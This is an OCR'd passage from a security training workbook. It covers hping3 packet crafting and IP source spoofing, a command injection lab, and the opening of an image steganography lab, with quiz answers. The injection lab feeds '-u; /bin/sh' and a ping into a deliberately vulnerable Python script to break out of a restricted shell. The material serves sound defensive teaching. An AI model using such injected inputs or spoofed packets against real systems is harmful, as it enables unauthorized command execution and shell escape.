
The "**-S**" sets the SYN flag, the "**-p**" sets the port number, and the "**-c**" specifies the number of packets to send.

When looking at your tcpdump window, you should see the following three results separated with a line in between.

```
12:58:52.123003 IP kali.2267 > 10.10.10.10.ftp: Flags [S], seq
761768399, win 512, length 0                                          1

12:58:52.123497 IP 10.10.10.10.ftp > kali.2267: Flags [S.], seq
835903748, ack 761768400, win 8192, options [mss 1460], length 0      2

12:58:52.123579 IP kali.2267 > 10.10.10.10.ftp: Flags [R], seq
761768400, win 0, length 0                                            3
```



In the first packet on the top, you can see that only the SYN flag is set and the packet is coming from the Kali system and going to 10.10.10.10 on TCP port 21, or FTP. In the second packet, you can see the SYN and ACK coming back from 10.10.10.10. In the third packet, you can see that the Kali system sends an RST packet to terminate the connection.

4. Send a packet with only the ACK flag set and examine the result. With tcpdump still running in one Terminal window, enter the following into the window you use to run hping3, "**hping3 -A 10.10.10.10 -p 21 -c 1**" and press **Enter**.

```
root@kali:~/Labs/401.3/hping3# hping3 -A 10.10.10.10 -p 21 -c 1
HPING 10.10.10.10 (eth0 10.10.10.10): A set, 40 headers + 0 data bytes

--- 10.10.10.10 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The command you entered is exactly the same as the previous command except for the use of the "**-A**" to set the ACK flag instead of the SYN flag.

In your tcpdump window, you should see the following result:

```
15:31:55.264026 IP kali.2472 > 10.10.10.10.ftp: Flags [.], ack
2111820748, win 512, length 0
15:31:55.270243 IP 10.10.10.10.ftp > kali.2472: Flags [R], seq
2111820748, win 0, length 0
```

This time you can see that you get a R (reset) response from the Windows 10 VM. There is not currently an established connection over TCP port 21 with the Windows VM, and therefore the connection was reset. The only time the ACK flag is not set is during the first part of the three-way handshake is when the SYN flag is set.

5. Now spoof the IP address of your outgoing packet so that the source is from an address not belonging to the Kali VM. To do this, we set the "**–a**" flag, followed by the address you want to use as the IP address source. Use the address 3.3.3.3. With tcpdump still up and running, enter the following in your hping3 window, "**hping3 -S 10.10.10.10 -a 3.3.3.3 -p 21 -c 1**" and press Enter.

```
root:~/Labs/401.3/hping3# hping3 -S 10.10.10.10 -a 3.3.3.3 -p 21 -c 1
HPING 10.10.10.10 (eth0 10.10.10.10): S set, 40 headers + 0 data bytes

--- 10.10.10.10 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Take a look at your tcpdump window and you should see the following results:

```
13:25:11.182820 IP 3.3.3.3.2621 > 10.10.10.10.ftp: Flags [S], seq
1304490754, win 512, length 0
```

As expected, the SYN flag is set and the source IP address is 3.3.3.3, but you get no SYN/ACK back because you are not the owner of that address. As previously mentioned, hping3 can do much more, including sniffing, fuzzing, open backdoors, and transfer files covertly over ICMP!

Questions

1. Which hping3 option performs IP source address spoofing? _____
2. True or False: Hping3 can transfer files covertly. _____
3. Using the "-t" flag with Hping3, what can we set the value for? _____

Exercise Takeaways

In this lab you completed the following tasks:

- Introduction to hping3 and its features
- Crafting packets with hping3
- Spoofing IP addresses with hping3

Hping3 is an easy-to-use command-line tool that enables you to craft packets. More advanced functionality can enable you to transfer files, create backdoors, and perform fuzz testing. It is commonly used to test devices such as firewalls and IDS', as well as test access control lists on devices such as routers. You used the tool to perform a variety of tasks such as spoofing source IP addressing and setting specific TCP flags in a packet.

This page intentionally left blank.

Question Answers

1. Which hping3 option performs IP source address spoofing? **-a**
2. True or False: Hping3 can transfer files covertly. **True**
3. Using the "-t" flag with Hping3, what can we set the value for? **TTL**

Lab 3.4

Command Injection

Lab 3.4 – Command Injection

Background

You previously learned about various input attacks. One of these attacks, command injection, may enable an attacker to execute unauthorized commands on the target system if no input validation is performed to filter potentially harmful characters. It is highly discouraged to execute code or scripts on the server side of a connection, especially if a user can potentially influence the data processed. Each operating system, programming language, or scripting language has different characters that may enable an attacker to append additional commands to the end of a string, such as "**;, &&, |**."

Objectives

- Normal operation
- Injecting a command to break out of a restriction

Your objective for this lab is to identify and exploit a simple command injection flaw in a Python script. This script fails to adequately filter unsafe characters from user input, enabling an attacker to execute unauthorized commands. You switch users to the SEC401-Student account to execute this script under a restricted shell and use the command injection vulnerability to break out of the restriction.

Duration - 15 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice toward the GIAC Security Essentials Certification (GSEC).

Task 1 – Normal Operation

1. Navigate to your "**/root/Labs/401.3/cmd_inj**" folder by typing the following command, "**cd /root/Labs/401.3/cmd_inj**" and press **Enter**.

```
root@kali:~# cd /root/Labs/401.3/cmd_inj
root@kali:~/Labs/401.3/cmd_inj#
```

2. Switch to the SEC401-Student user and verify by entering the following commands:

```
root@kali:~/Labs/401.3/cmd_inj# su SEC401-Student
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ whoami
SEC401-Student
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$
```

3. Put yourself into a restricted shell. Rbash is a restricted shell that limits many of the commands you can normally run. This is often used to contain users to specific areas on the file system and prevent them from running certain commands. Use the command injection vulnerability to break out of this restriction. To move into a restricted shell, simply type the following, and then try entering the commands shown to see the restrictions:

```
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ rbash
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ cd ..
rbash: cd: restricted
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ cd /home
rbash: cd: restricted
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ /bin/bash
rbash: /bin/bash: restricted: cannot specify `/' in command names
```

As you can see, you cannot navigate the file system due to the restriction of the rbash shell.

4. Because you are in a restricted shell, you cannot always tab-complete. You must often type full names out completely. Run the "**ls**" command and then run the "**cmd_vuln.py**" Python script, as shown here, giving one of the two permitted options when prompted, such as "**–u**":

```
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ ls
cmd_vuln.py
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ python cmd_vuln.py

Welcome to the User and Group ID tool!

When prompted, please enter one of the following options:

     -g  - This will print your effective Group ID.
     -u  - This will print your effective User ID.

Enter your choice: -u
1000
```

As you can see, when you provide the -u option, you get your user ID of 1000.

5. Give an invalid option when prompted to "**Enter your choice.**"

```
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ python cmd_vuln.py

Welcome to the User and Group ID tool!

When prompted, please enter one of the following options:

     -g  - This will print your effective Group ID.
     -u  - This will print your effective User ID.

Enter your choice: AAAA
You did not enter a valid option!
```

Providing an invalid option other than the "**–g**" or "**–u**" results in a message saying, "You did not enter a valid option!" You might believe that the program is filtering to make sure that only the valid options are entered. Move to the next task to try and perform a command injection attack.

Task 2 – Injecting a Command to Break Out of a Restriction

1. Enter in one of the "**-g**" or "**-u**" options again when prompted, but this time place a semicolon and a space after the option, followed by a **ping** command as shown here.

```
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ python cmd_vuln.py

Welcome to the User and Group ID tool!

When prompted, please enter one of the following options:

      -g  - This will print your effective Group ID.
      -u  - This will print your effective User ID.

Enter your choice: -u; ping 10.10.10.20 -c 2
1000
PING 10.10.10.20 (10.10.10.20) 56(84) bytes of data.
64 bytes from 10.10.10.20: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 10.10.10.20: icmp_seq=2 ttl=64 time=0.045 ms

--- 10.10.10.20 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.045/0.051/0.057/0.006 ms
```

Surprisingly, the program executed the **ping** command for you. You see the User ID as expected, but then you see a successful ICMP echo reply from 10.10.10.20. This shows you that there is a command injection flaw in the program.

You can examine the Python script, but basically, the script uses the system() function, which can be dangerous if it used improperly. The script does validate that you enter in one of the two supported options of "**-u** or "**-g**." The problem is that it looks only at the first two characters. As long as the first two characters are either a "**-u**" or "**-g**", anything else after is not filtered. This means you can append on additional commands using a semicolon or two ampersands (&&).Use this information to break out of your restricted shell.

2. To break out, simply append on the command "**/bin/sh**" instead of the **ping** command. Enter the following:

```
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ python cmd_vuln.py

Welcome to the User and Group ID tool!

When prompted, please enter one of the following options:

     -g  - This will print your effective Group ID.
     -u  - This will print your effective User ID.

Enter your choice: -u; /bin/sh
1000
$ cd /root
$ pwd
/root
$
```

We can now change directories!

You have a new shell and can break out of the directory!

3. Exit out of the new shell and the restricted shell so that you are back to your Root login prompt, as shown here:

```
$ exit


SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ exit
exit
SEC401-Student@kali:/root/Labs/401.3/cmd_inj$ exit
exit
root@kali:~/Labs/401.3/cmd_inj#
```

It shows the prompt "root@kali:~/Labs/401.3/cmd_inj#."

Questions

1. What is the name of the function enabling this command injection bug? _____
2. True or False: You used the | symbol to append on an additional command?_____
3. What command did you use to go to a restricted shell? _____

Exercise Takeaways

In this lab you completed the following tasks:

- Normal operation
- Injecting a command to break out of a restriction

In this exercise, you exploited a command injection bug residing in a Python script. The script fails to properly filter out harmful characters that are meaningful to the **system()** function. You used this vulnerability to escape from a restricted shell. Command injection bugs are easy to fix when identified; however, they are also easy to miss because the program still compiles. Proper source code review can help to find these bugs before they go into production.

This page intentionally left blank.

Question Answers

1. What is the name of the function enabling this command injection bug? **system**
2. True or False: You used the | symbol to append on an additional command? **False**
3. What command did you use to go to a restricted shell? **rbash**

This page intentionally left blank.

Lab 4.1

Image Steganography

Lab 4.1 – Image Steganography

Background

Stego tools enable you to encrypt files for confidentiality and also hide the encrypted files in a host file for secrecy. For this lab you use the Image Steganography tool, which was written by "cpascoe" and is maintained at https://imagesteganography.codeplex.com/. Many stego tools were written in the late 1990s and early 2000s. The last update to this tool was in 2011 with Release 1.5.2. Image Steganography enables you to hide text and files inside of PNG image files. It supports a couple different methods for hiding or embedding data, including Difference, Enlarge, and Embed. Each of these methods makes different changes to the output host file to accommodate the hiding of data. You can find a good list of steganography tools at http://www.securityfocus.com/tools/category/55.

Objectives

- Introduction to Image Steganography and its interface
- Hiding text with Image Steganography
- Hiding files with Image Steganography

Use your Windows 10 VM for this lab. Your objective is to use the Image Steganography tool to hide both text and data in a PNG file. First, you hide text inside of a file and then extract the text. You then encrypt and hide a file inside of a PNG image, as well as extract the file.

Duration - 20 Minutes


The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice toward the GIAC Security Essentials Certification (GSEC).

Task 1 – Introduction to Image Steganography and Its Interface


The following is an analogy to help differentiate confidentiality versus secrecy. Imagine walking into a room and seeing a large locked safe sitting on the floor. You can see that something is protected but cannot access it without the key. This would provide confidentiality, such as that with the use of data encryption. Next, imagine walking into this same room, but this time there is no safe. Instead, there is a wall safe with a painting covering it, hiding the presence of the safe. This could be more closely attributed to steganography because you are unaware that something is both locked and hidden.
NOTE: Login as "SEC401-Student" on the Windows VM prior to running the lab.

1. Go to your Windows 10 VM. Bring up Windows Explorer by pressing and holding the Windows logo key on your keyboard and then the "E" key. Another option is to click the folder icon on the taskbar at the bottom of your Windows 10 desktop.

2. From Windows Explorer, navigate to "C:\Labs\401.4" and double-click the "Image Steganography" program, as shown with the arrow:



After double-clicking the "Image Steganography" program, its GUI should appear on your screen, as shown in the next image.




Quickly look at the GUI by going through each of the areas marked with a number:


1. This is where you drag and drop the PNG file that you would like to use as a host to hide text data or another image file.
2. This is the location at which you select if you want to embed text or a file. Choose from two radio buttons. If you select the "File" option, you need to drag and drop the file you want to hide to that location. If you choose the "Text" option, you need to type the message you want to hide in the free-form box.
3. The "Output Image" location is where you set the path and name of the file that Image Steganography creates when done embedding.
4. This is the location at which you specify the steganography mode. The options are "Embed," "Enlarge," and "Difference."
5. This is where you specify if you want to encode a new message or file or decode an existing one that has data to extract. The encrypt option enables you to decide if you want to encrypt the data as well.
6. After everything is set, click the Start button to run the tool.

Task 2 – Hiding Text with Image Steganography


1. With Image Steganography up and running on your Windows 10 VM, you can hide some text inside a PNG image. The host file for this first step is the "dog.png" file located in your "C:\Labs\401.4" folder. If you closed Windows Explorer, please bring that back up using the same steps from Task 1.




If your view does not match the above image showing the file details such as "Date modified" and "Size," click on the "View" tab at the top as shown below and click on "Details."



Double-click the "dog.png" file as shown below and look at the image.



NOTE: When opening an image file for the first time you may be presented with the following screen:

